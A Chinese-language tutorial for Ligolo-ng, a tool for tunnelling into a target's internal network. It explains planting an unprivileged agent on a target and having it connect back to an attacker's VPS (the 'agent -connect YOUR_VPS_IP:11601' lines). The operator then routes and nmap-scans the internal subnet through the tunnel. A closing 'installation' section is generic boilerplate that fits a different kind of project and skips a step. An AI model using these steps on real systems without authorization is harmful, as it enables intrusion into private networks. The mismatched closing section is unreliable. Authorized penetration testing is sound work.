
项目简介

Ligolo-ng 是一个简单、轻量且高性能的内网隧道工具,它通过一条反向 TCP/TLS 连接,在攻击机上建立一个 TUN 虚拟网卡,从而把目标内网"像 VPN 一样"接入本地网络栈。与传统的 SOCKS 代理 + proxychains 方案不同,Ligolo-ng 底层基于 gVisor 用户态网络协议栈,你可以直接用 nmap、浏览器、nc 等原生工具访问内网地址,无需任何 proxychains 包装。
项目开源地址:https://github.com/nicocha30/ligolo-ng,采用 GPLv3 许可证(https://www.gnu.org/licenses/gpl-3.0)。官方文档站点:https://docs.ligolo.ng/。
功能特点
- TUN 虚拟网卡:彻底告别 SOCKS5 / proxychains,原生工具直连内网。
- Agent 端无需管理员权限:被植入的 agent 不需要 root/管理员即可运行。
- 反向 / 正向连接:支持 reverse TCP/TLS 与 bind 模式,可穿透出网限制。
- 多路复用:单条 TLS 连接承载多个隧道,实测可跑满 100 Mbps 以上。
- 多平台 Agent:支持 Windows、Linux、macOS、BSD 等主流系统。
- 自动证书:可对接 Let's Encrypt 自动签发 TLS 证书。

- 0.8 版本新增 Web UI:自带多人协作的 Web 界面、API、守护进程模式与自动路由。
- 协议支持:TCP、UDP、ICMP(echo)。
工作原理
与 Chisel、Meterpreter 等基于 SOCKS 或端口转发的工具不同,Ligolo-ng 在中继服务器端创建一个 TUN 接口。发往该接口的数据包会被翻译:例如 TCP 连接的 SYN 包会被转换为远端 agent 上的 connect() 系统调用,连接成功后回送 SYN-ACK,远端返回 RST 时则回送 RST。这样 nmap、curl 等工具在攻击机看来就像直接连在内网里一样。
环境要求
- 中继端(proxy / 服务器,你自己的 VPS):需要能创建 TUN 接口,即 Linux/macOS 下需要 root 或 CAP_NET_ADMIN 权限;推荐 Ubuntu 22.04 / Debian 12。
- Agent 端(目标机器):不需要任何特权,能出网连接到中继端即可;提供 Windows / Linux / macOS 二进制。
- 网络:中继端开放一个 TLS 端口(默认 11601),agent 反向连接上来。
部署步骤
1. 下载官方 Release
到官方发布页下载对应平台的二进制文件:https://github.com/nicocha30/ligolo-ng/releases。压缩包内包含两个可执行文件:
proxy:运行在你的 VPS 上的中继服务端。agent:部署到目标机器上的客户端。
# 在 VPS 上下载(以 amd64 Linux 为例)
wget https://github.com/nicocha30/ligolo-ng/releases/latest/download/ligolo-ng_Proxy_linux_amd64.tar.gz
tar -xzf ligolo-ng_Proxy_linux_amd64.tar.gz
chmod +x proxy
2. 在 VPS 上启动 proxy 服务端
首次运行需要生成自签名证书,或使用 -letsencrypt 自动申请证书:
# 自签名证书模式(快速上手) sudo ./proxy -selfcert -l 0.0.0.0:11601或使用 Let's Encrypt(需要域名已解析到本机)
sudo ./proxy -letsencrypt -domain tunnel.example.com -l 0.0.0.0:443
启动后进入 Ligolo 交互终端,你会看到 ligolo-ng> 提示符。
3. 创建 TUN 网卡并配置路由
在 proxy 交互终端中:
ligolo-ng> ifconfig tun 10.10.0.1/24
# 该命令会在本机创建名为 tun 的虚拟网卡,地址 10.10.0.1/24
如需把某个内网网段路由进隧道(例如目标内网是 192.168.1.0/24),添加路由:
sudo ip route add 192.168.1.0/24 dev tun4. 在目标机运行 agent
把 agent 二进制上传到目标机,让它反向连接你的 VPS:
# Linux/macOS agent,自签名证书需加 -ignore-cert ./agent -connect YOUR_VPS_IP:11601 -ignore-certWindows agent
agent.exe -connect YOUR_VPS_IP:11601 -ignore-cert
连接成功后,proxy 终端会提示新 agent 上线。
5. 在 proxy 终端选择 agent 并注入路由
ligolo-ng> session
# 选择刚上线的 agent 编号
ligolo-ng> ifconfig
# 查看 agent 所在内网网段,例如 192.168.1.0/24
ligolo-ng> start
# 开始隧道转发
使用方法
隧道建立后,直接在攻击机上用原生工具访问内网:
# 直接 nmap 扫描内网主机(注意使用 --unprivileged 避免误报) nmap -sT -PE 192.168.1.10直接访问内网 Web
curl http://192.168.1.10/
在 agent 上监听端口做端口转发
ligolo-ng> rport_bind 4444 127.0.0.1:4444
0.8 版本还可在启动 proxy 时加 -web 参数开启浏览器 Web 界面,支持多人同时协作排障。
常见问题 FAQ
Q1:nmap 扫描为什么报大量主机存活?
由于 agent 端无特权,SYN 扫描实际是 TCP connect()。请使用 nmap --unprivileged 或加 -PE 选项,否则会出现大量误报。
Q2:agent 需要管理员权限吗?
不需要。agent 端完全可以以普通用户权限运行;只有 proxy 中继端需要创建 TUN 网卡的权限。
Q3:支持 UDP 和 ICMP 吗?
支持 TCP、UDP 以及 ICMP echo(ping)。原始套接字(raw packet)不支持,因为 agent 无特权。
Q4:连接中断后怎么办?
Ligolo-ng 0.8 内置自动恢复机制,隧道和监听会话在网络抖动后会自动重建;也支持 daemon 模式常驻后台。
Q5:性能如何?
官方在 200Mbps 对 200Mbps 链路下用 iperf3 实测达到约 105 Mbps,日常做端口扫描、Web 访问、文件传输完全够用。
安装部署(实操步骤)
1. 前置准备
- 项目仓库:nicocha30/ligolo-ng(https://github.com/nicocha30/ligolo-ng)
- 需要本机具备 Git;按项目语言准备对应运行时(Python / Node.js / Go / Java 等)
- 建议先在本机或测试服务器上跑通,再部署到生产环境
- 遇到依赖版本问题时,以仓库 README 与 Releases 说明为准
3. 部署流程
- 克隆仓库:
git clone https://github.com/nicocha30/ligolo-ng - 进入目录后按上面的官方命令安装依赖
- 参考 README 的配置说明填写配置文件或环境变量
- 按官方说明启动服务,确认监听端口与访问地址
- 浏览器访问验证功能,确认无报错后再开放外网
4. 常见问题排查
- 依赖安装失败:先升级包管理器,再确认运行时版本符合 README 要求
- 启动报端口占用:修改配置中的端口或释放被占用端口
- 页面打不开:检查防火墙 / 安全组是否放行对应端口
- 功能异常:查看运行日志,对照 Issues 中同类问题处理